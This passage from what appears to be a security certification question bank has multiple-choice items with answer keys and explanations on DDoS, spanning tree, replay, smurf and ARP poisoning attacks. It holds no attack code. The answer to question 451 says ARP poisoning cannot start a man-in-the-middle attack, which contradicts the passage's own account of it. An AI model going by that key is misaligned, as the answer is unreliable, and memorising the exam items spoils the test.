Cross-site scripting uses known vulnerabilities in web-based applications, their servers, or plug-in systems on which they rely. Exploiting one of these, attackers fold malicious content into the content being delivered from the compromised site. When the resulting combined content arrives at the client-side web browser, it has all been delivered from the trusted source, and thus operates under the permissions granted to that system. By finding ways of injecting malicious scripts into web pages, an attacker can gain elevated access-privileges to sensitive page content, session cookies, and a variety of other information maintained by the browser on behalf of the user.

This is not what is described in the question. Therefore, this answer is incorrect.

C: The question states that the source of the traffic is multiple IP addresses. Therefore, this is a DDoS (Distributed Denial of Service) attack. A DoS (Denial of Service) attack comes from a single IP address. Therefore, this answer is incorrect.

D: Some stateless firewalls only check against security policy those packets which have the SYN flag set (that is, packets that initiate connection according to the standards). Since Christmas tree scan packets do not have the SYN flag turned on, they can pass through these simple systems and reach the target host. A large number of Christmas tree packets can also be used to conduct a DoS attack by exploiting the fact that Christmas tree packets require much more processing by routers and end-hosts than the 'usual' packets do.

This is not what is described in the question. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)

[http://www.answers.com/Q/What\\_is\\_an\\_XMAS\\_attack\\_on\\_a\\_computer](http://www.answers.com/Q/What_is_an_XMAS_attack_on_a_computer) [http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

**QUESTION 447**

A distributed denial of service attack can BEST be described as:

- A. Invalid characters being entered into a field in a database application.
- B. Users attempting to input random or invalid data into fields within a web browser application.
- C. Multiple computers attacking a single target in an organized attempt to deplete its resources.
- D. Multiple attackers attempting to gain elevated privileges on a target system.

**Correct Answer:** C

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Distributed Denial of Service (DDoS) attack is an attack from several different computers targeting a single computer. One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload.

A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms. For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This after all will end up completely crashing a website for periods of time.

Malware can carry DDoS attack mechanisms; one of the better-known examples of this was MyDoom. Its DoS mechanism was triggered on a specific date and time. This type of DDoS involved hardcoding the target IP address prior to release of the malware and no further interaction was necessary to launch the attack.

**Incorrect Answers:**

A: Invalid characters being entered into a field in a database application does not describe a DDoS attack. Therefore, this answer is incorrect.

B: Users attempting to input random or invalid data into fields within a web browser application does not describe a DDoS attack. Therefore, this answer is incorrect.

D: Multiple attackers attempting to gain elevated privileges on a target system does not describe a DDoS attack. In "distributed denial-of-service", distributed means multiple computers, not multiple attackers. Therefore, this answer is incorrect.

**References:**

[http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)

#### **QUESTION 448**

An administrator notices an unusual spike in network traffic from many sources. The administrator suspects that:

- A. it is being caused by the presence of a rogue access point.
- B. it is the beginning of a DDoS attack.

- C. the IDS has been compromised.
- D. the internal DNS tables have been poisoned.

**Correct Answer:** B

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A Distributed Denial of Service (DDoS) attack is an attack from several different computers targeting a single computer. One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload.

A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms. For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This after all will end up completely crashing a website for periods of time.

Malware can carry DDoS attack mechanisms; one of the better-known examples of this was MyDoom. Its DoS mechanism was triggered on a specific date and time. This type of DDoS involved hardcoding the target IP address prior to release of the malware and no further interaction was necessary to launch the attack.

**Incorrect Answers:**

A: A rogue access point would not cause a spike in network traffic from many sources unless many computers had connected to the rogue access point and started sending lots of traffic.

Therefore, this answer is incorrect.

C: The question states that an administrator notices an unusual spike in network traffic from many sources. You would typically notice this on a firewall or an IDS system. It's unlikely the IDS has been compromised. A DDoS attack is far more common. Therefore, this answer is incorrect.

D: DNS poisoning is the process of inserting incorrect information into DNS records. This may cause a slight increase in broadcast traffic on the network (as computers try to locate each other) but it would not cause a serious spike in network traffic. Therefore, this answer is incorrect.

**References:**

[http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)

**QUESTION 449**

A security technician at a small business is worried about the Layer 2 switches in the network suffering from a DoS style attack caused by staff incorrectly cabling network connections between switches.

Which of the following will BEST mitigate the risk if implemented on the switches?

- A. Spanning tree
- B. Flood guards
- C. Access control lists
- D. Syn flood

**Correct Answer:** A

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

**Section: Threats and Vulnerabilities**

Spanning Tree is designed to eliminate network 'loops' from incorrect cabling between switches. Imagine two switches named switch 1 and switch 2 with two network cables connecting the switches. This would cause a network loop. A network loop between two switches can cause a 'broadcast storm' where a broadcast packet is sent out of all ports on switch 1 which includes two links to switch 2. The broadcast packet is then sent out of all ports on switch 2 which includes links back to switch 1. The broadcast packet will be sent out of all ports on switch 1 again which includes two links to switch 2 and so on thus flooding the network with broadcast traffic.

The Spanning-Tree Protocol (STP) was created to overcome the problems of transparent bridging in redundant networks. The purpose of STP is to avoid and eliminate loops in the network by negotiating a loop-free path through a root bridge. This is done by determining where there are loops in the network and blocking links that are redundant. Spanning-Tree Protocol executes an algorithm called the Spanning-Tree Algorithm (STA). In order to find redundant links, STA will choose a reference point called a Root Bridge, and then determines all the available paths to that reference point. If it finds a redundant path, it chooses for the best path to forward and for all other redundant paths to block. This effectively severs the redundant links within the network.

All switches participating in STP gather information on other switches in the network through an exchange of data messages. These messages are referred to as Bridge Protocol Data Units (BPDUs). The exchange of BPDUs in a switched environment will result in the election of a root switch for the stable spanning-tree network topology, election of designated switch for every switched segment, and the removal of loops in the switched network by placing redundant switch ports in a backup state.

**Incorrect Answers:**

B: Flood guards are used to prevent network flooding attacks such as DoS, SYN floods, ping floods etc. However, this question states that a security technician at a small business is worried about the Layer 2 switches in the network suffering from a DoS style attack caused by staff incorrectly cabling network connections between switches. Spanning tree is a more appropriate answer in this scenario. Therefore, this answer is incorrect.

C: Access control lists would not prevent a DoS style attack caused by staff incorrectly cabling network connections between switches. Switch traffic is not allowed or disallowed using Access control lists. Therefore, this answer is incorrect.

D: A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic. It is not used to prevent a DoS style attack caused by staff incorrectly cabling network connections between switches. Therefore, this answer is incorrect.

**References:**

<http://www.symantec.com/business/support/index?page=content&id=HOWTO6019> <https://www.google.co.uk/webhp?sourceid=chrome-instant&ion=1&espv=2&ie=UTF-8#q=syn%20flood>

**QUESTION 450**

An administrator is assigned to monitor servers in a data center. A web server connected to the Internet suddenly experiences a large spike in CPU activity. Which of the following is the MOST likely cause?

- A. Spyware
- B. Trojan
- C. Privilege escalation
- D. DoS

**Correct Answer:** D

**Section: Threats and Vulnerabilities****Explanation****Explanation/Reference:****Section: Threats and Vulnerabilities**

A Distributed Denial of Service (DDoS) attack is a DoS attack from multiple computers whereas a DoS attack is from a single computer. In terms of the actual method of attack, DDoS and DoS attacks are the same.

One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. The major advantages to an attacker of using a distributed denial-of-service attack are that multiple machines can generate more attack traffic than one machine, multiple attack machines are harder to turn off than one attack machine, and that the behavior of each attack machine can be stealthier, making it harder to track and shut down. These attacker advantages cause challenges for defense mechanisms. For example, merely purchasing more incoming bandwidth than the current volume of the attack might not help, because the attacker might be able to simply add more attack machines. This after all will end up completely crashing a website for periods of time.

Malware can carry DDoS attack mechanisms; one of the better-known examples of this was MyDoom. Its DoS mechanism was triggered on a specific date and time. This type of DDoS involved hardcoding the target IP address prior to release of the malware and no further interaction was necessary to launch the attack.

**Incorrect Answers:**

A: Spyware is software that aids in gathering information about a person or organization without their knowledge and that may send such information to another entity without the consumer's consent, or that asserts control over a computer without the consumer's knowledge. "Spyware" is mostly classified into four types: system monitors, trojans, adware, and tracking cookies. Spyware is mostly used for the purposes of tracking and storing Internet users' movements on the Web and serving up pop-up ads to Internet users. Whenever spyware is used for malicious purposes, its presence is typically hidden from the user and can be difficult to detect. Some spyware, such as keyloggers, may be installed by the owner of a shared, corporate, or public computer intentionally in order to monitor users. It's more likely that a DoS attack would cause a spike in CPU activity. Therefore, this answer is incorrect.

B: A Trojan horse is a program in which malicious or harmful code is contained inside apparently harmless programming or data in such a way that it can get control and do its chosen form of damage, such as ruining the file allocation table on your hard disk. In one celebrated case, a Trojan horse was a program that was supposed to find and destroy computer viruses. A Trojan horse may be widely redistributed as part of a computer virus. It's more likely that a DoS attack would

cause a spike in CPU activity. Therefore, this answer is incorrect.

C: Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. Privilege escalation would not cause a spike in CPU activity.  
Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Denial-of-service\\_attack](http://en.wikipedia.org/wiki/Denial-of-service_attack)  
<http://en.wikipedia.org/wiki/Spyware>  
<http://searchsecurity.techtarget.com/definition/Trojan-horse>

#### QUESTION 451

Which of the following attacks could be used to initiate a subsequent man-in-the-middle attack?

- A. ARP poisoning
- B. DoS
- C. Replay
- D. Brute force

**Correct Answer: C**

**Section: Threats and Vulnerabilities**

**Explanation**

#### **Explanation/Reference:**

Section: Threats and Vulnerabilities

A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

For example: Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus granting access to Eve.

Countermeasures: A way to avoid replay attacks is by using session tokens: Bob sends a one-time token to Alice, which Alice uses to transform the password and send the result to Bob (e.g. computing a hash function of the session token appended to the password). On his side Bob performs the same computation; if and only if both values match, the login is successful. Now suppose Eve has captured this value and tries to use it on another session; Bob sends a different session token, and when Eve replies with the captured value it will be different from Bob's computation. Session tokens should be chosen by a (pseudo-) random process. Otherwise Eve may be able to pose as Bob, presenting some predicted future token, and convince Alice to use that token in her transformation. Eve can then replay her reply at a later time (when the previously predicted token is actually presented by Bob), and Bob will accept the authentication.

One-time passwords are similar to session tokens in that the password expires after it has been used or after a very short amount of time. They can be used to authenticate individual transactions in addition to sessions. The technique has been widely implemented in personal online banking systems. Bob can also send

nonces but should then include a message authentication code (MAC), which Alice should check. Timestamping is another way of preventing a replay attack. Synchronization should be achieved using a secure protocol. For example Bob periodically broadcasts the time on his clock together with a MAC. When Alice wants to send Bob a message, she includes her best estimate of the time on his clock in her message, which is also authenticated. Bob only accepts messages for which the timestamp is within a reasonable tolerance. The advantage of this scheme is that Bob does not need to generate (pseudo-) random numbers, with the trade-off being that replay attacks, if they are performed quickly enough i.e. within that 'reasonable' limit, could succeed.

Incorrect Answers:

A: Address Resolution Protocol poisoning (ARP poisoning) is a form of attack in which an attacker changes the Media Access Control (MAC) address and attacks an Ethernet LAN by changing the target computer's ARP cache with a forged ARP request and reply packets. This modifies the layer - Ethernet MAC address into the hacker's known MAC address to monitor it. Because the ARP replies are forged, the target computer unintentionally sends the frames to the hacker's computer first instead of sending it to the original destination. As a result, both the user's data and privacy are compromised. An effective ARP poisoning attempt is undetectable to the user.

ARP poisoning is also known as ARP cache poisoning or ARP poison routing (APR). ARP poisoning would not be used to initiate a subsequent man-in- the-middle attack. Therefore, this answer is incorrect.

B: DoS, short for denial-of-service attack, a type of attack on a network that is designed to bring the network to its knees by flooding it with useless traffic. Many DoS attacks, such as the Ping of Death and Teardrop attacks, exploit limitations in the TCP/IP protocols. For all known DoS attacks, there are software fixes that system administrators can install to limit the damage caused by the attacks. But, like viruses, new DoS attacks are constantly being dreamed up by hackers. DoS would not be used to initiate a subsequent man-in-the-middle attack. Therefore, this answer is incorrect.

D: A brute force attack is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN). In a brute force attack, automated software is used to generate a large number of consecutive guesses as to the value of the desired data. Brute force attacks may be used by criminals to crack encrypted data, or by security analysts to test an organization's network security. A brute force attack may also be referred to as brute force cracking. For example, a form of brute force attack known as a dictionary attack might try all the words in a dictionary. Other forms of brute force attack might try commonly-used passwords or combinations of letters and numbers. An attack of this nature can be time- and resource-consuming. Hence the name "brute force attack;" success is usually based on computing power and the number of combinations tried rather than an ingenious algorithm. A brute force attack would not be used to initiate a subsequent man-in-the-middle attack. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Replay\\_attack](http://en.wikipedia.org/wiki/Replay_attack)  
<http://www.techopedia.com/definition/27471/address-resolution-protocol-poisoning-arp-poisoning> [http://www.webopedia.com/TERM/D/DoS\\_attack.html](http://www.webopedia.com/TERM/D/DoS_attack.html)  
<http://www.techopedia.com/definition/18091/brute-force-attack>

## QUESTION 452

A network analyst received a number of reports that impersonation was taking place on the network. Session tokens were deployed to mitigate this issue and defend against which of the following attacks?

- A. Replay
- B. DDoS
- C. Smurf
- D. Ping of Death

**Correct Answer:** A

**Section:** Threats and Vulnerabilities

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

For example: Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus granting access to Eve.

Countermeasures: A way to avoid replay attacks is by using session tokens: Bob sends a one-time token to Alice, which Alice uses to transform the password and send the result to Bob (e.g. computing a hash function of the session token appended to the password). On his side Bob performs the same computation; if and only if both values match, the login is successful. Now suppose Eve has captured this value and tries to use it on another session; Bob sends a different session token, and when Eve replies with the captured value it will be different from Bob's computation. Session tokens should be chosen by a (pseudo-) random process. Otherwise Eve may be able to pose as Bob, presenting some predicted future token, and convince Alice to use that token in her transformation. Eve can then replay her reply at a later time (when the previously predicted token is actually presented by Bob), and Bob will accept the authentication.

One-time passwords are similar to session tokens in that the password expires after it has been used or after a very short amount of time. They can be used to authenticate individual transactions in addition to sessions. The technique has been widely implemented in personal online banking systems. Bob can also send nonces but should then include a message authentication code (MAC), which Alice should check. Timestamping is another way of preventing a replay attack.

Synchronization should be achieved using a secure protocol. For example Bob periodically broadcasts the time on his clock together with a MAC. When Alice wants to send Bob a message, she includes her best estimate of the time on his clock in her message, which is also authenticated. Bob only accepts messages for which the timestamp is within a reasonable tolerance. The advantage of this scheme is that Bob does not need to generate (pseudo-) random numbers, with the trade-off being that replay attacks, if they are performed quickly enough i.e. within that 'reasonable' limit, could succeed.

**Incorrect Answers:**

B: A Distributed Denial of Service (DDoS) attack is an attack from several different computers targeting a single computer. One common method of attack involves saturating the target machine with external communications requests, so much so that it cannot respond to legitimate traffic, or responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload.

A distributed denial-of-service (DDoS) attack occurs when multiple systems flood the bandwidth or resources of a targeted system, usually one or more web servers. Such an attack is often the result of multiple compromised systems (for example a botnet) flooding the targeted system with traffic. When a server is overloaded with connections, new connections can no longer be accepted. Session tokens are not used to defend against this type of attack.

Therefore, this answer is incorrect.

C: A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the

subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees. Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network. Session tokens are not used to defend against this type of attack. Therefore, this answer is incorrect.

D: A ping of death is a type of attack on a computer that involves sending a malformed or otherwise malicious ping to a computer. A correctly formed ping message is typically 56 bytes in size, or 84 bytes when the Internet Protocol [IP] header is considered. Historically, many computer systems could not properly handle a ping packet larger than the maximum IPv4 packet size of 65535bytes. Larger packets could crash the target computer.

In early implementations of TCP/IP, this bug was easy to exploit. This exploit affected a wide variety of systems, including Unix, Linux, Mac, Windows, printers, and routers. Generally, sending a 65,536-byte ping packet violates the Internet Protocol as documented in RFC 791, but a packet of such a size can be sent if it is fragmented; when the target computer reassembles the packet, a buffer overflow can occur, which often causes a system crash. Later a different kind of ping attack became widespread--ping flooding simply floods the victim with so much ping traffic that normal traffic fails to reach the system, a basic denial-of-service attack.

Session tokens are not used to defend against this type of attack. Therefore, this answer is incorrect.

References:

[http://en.wikipedia.org/wiki/Replay\\_attack](http://en.wikipedia.org/wiki/Replay_attack)

<http://www.webopedia.com/TERM/S/smurf.html>

[http://en.wikipedia.org/wiki/Ping\\_of\\_death](http://en.wikipedia.org/wiki/Ping_of_death)

### QUESTION 453

Timestamps and sequence numbers act as countermeasures against which of the following types of attacks?

- A. Smurf
- B. DoS
- C. Vishing
- D. Replay

**Correct Answer: D**

**Section: Threats and Vulnerabilities**

**Explanation**

**Explanation/Reference:**

Section: Threats and Vulnerabilities

A replay attack (also known as playback attack) is a form of network attack in which a valid data transmission is maliciously or fraudulently repeated or delayed. This is carried out either by the originator or by an adversary who intercepts the data and retransmits it, possibly as part of a masquerade attack by IP packet substitution (such as stream cipher attack).

For example: Suppose Alice wants to prove her identity to Bob. Bob requests her password as proof of identity, which Alice dutifully provides (possibly after some transformation like a hash function); meanwhile, Eve is eavesdropping on the conversation and keeps the password (or the hash). After the interchange is over, Eve (posing as Alice) connects to Bob; when asked for a proof of identity, Eve sends Alice's password (or hash) read from the last session, which Bob accepts thus

granting access to Eve.

Countermeasures: A way to avoid replay attacks is by using session tokens: Bob sends a one-time token to Alice, which Alice uses to transform the password and send the result to Bob (e.g. computing a hash function of the session token appended to the password). On his side Bob performs the same computation; if and only if both values match, the login is successful. Now suppose Eve has captured this value and tries to use it on another session; Bob sends a different session token, and when Eve replies with the captured value it will be different from Bob's computation. Session tokens should be chosen by a (pseudo-) random process. Otherwise Eve may be able to pose as Bob, presenting some predicted future token, and convince Alice to use that token in her transformation. Eve can then replay her reply at a later time (when the previously predicted token is actually presented by Bob), and Bob will accept the authentication. One-time passwords are similar to session tokens in that the password expires after it has been used or after a very short amount of time. They can be used to authenticate individual transactions in addition to sessions. The technique has been widely implemented in personal online banking systems.

Bob can also send nonces but should then include a message authentication code (MAC), which Alice should check. Timestamping is another way of preventing a replay attack. Synchronization should be achieved using a secure protocol. For example Bob periodically broadcasts the time on his clock together with a MAC. When Alice wants to send Bob a message, she includes her best estimate of the time on his clock in her message, which is also authenticated. Bob only accepts messages for which the timestamp is within a reasonable tolerance. The advantage of this scheme is that Bob does not need to generate (pseudo-) random numbers, with the trade-off being that replay attacks, if they are performed quickly enough i.e. within that 'reasonable' limit, could succeed.

Incorrect Answers:

A: A smurf attack is a type of network security breach in which a network connected to the Internet is swamped with replies to ICMP echo (PING) requests. A smurf attacker sends PING requests to an Internet broadcast address. These are special addresses that broadcast all received messages to the hosts connected to the subnet. Each broadcast address can support up to 255 hosts, so a single PING request can be multiplied 255 times. The return address of the request itself is spoofed to be the address of the attacker's victim. All the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's T-1 (or even T-3) line with ping replies, bring the entire Internet service to its knees. Smurfing falls under the general category of Denial of Service attacks -- security attacks that don't try to steal information, but instead attempt to disable a computer or network. Timestamps are not used to defend against this type of attack. Therefore, this answer is incorrect.

B: DoS, short for denial-of-service attack, a type of attack on a network that is designed to bring the network to its knees by flooding it with useless traffic. Many DoS attacks, such as the Ping of Death and Teardrop attacks, exploit limitations in the TCP/IP protocols. For all known DoS attacks, there are software fixes that system administrators can install to limit the damage caused by the attacks. But, like viruses, new DoS attacks are constantly being dreamed up by hackers.

Timestamps are not used to defend against this type of attack. Therefore, this answer is incorrect.

C: Vishing is the telephone equivalent of phishing. Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit. Timestamps are not used to defend against this type of attack.


Therefore, this answer is incorrect.


References:

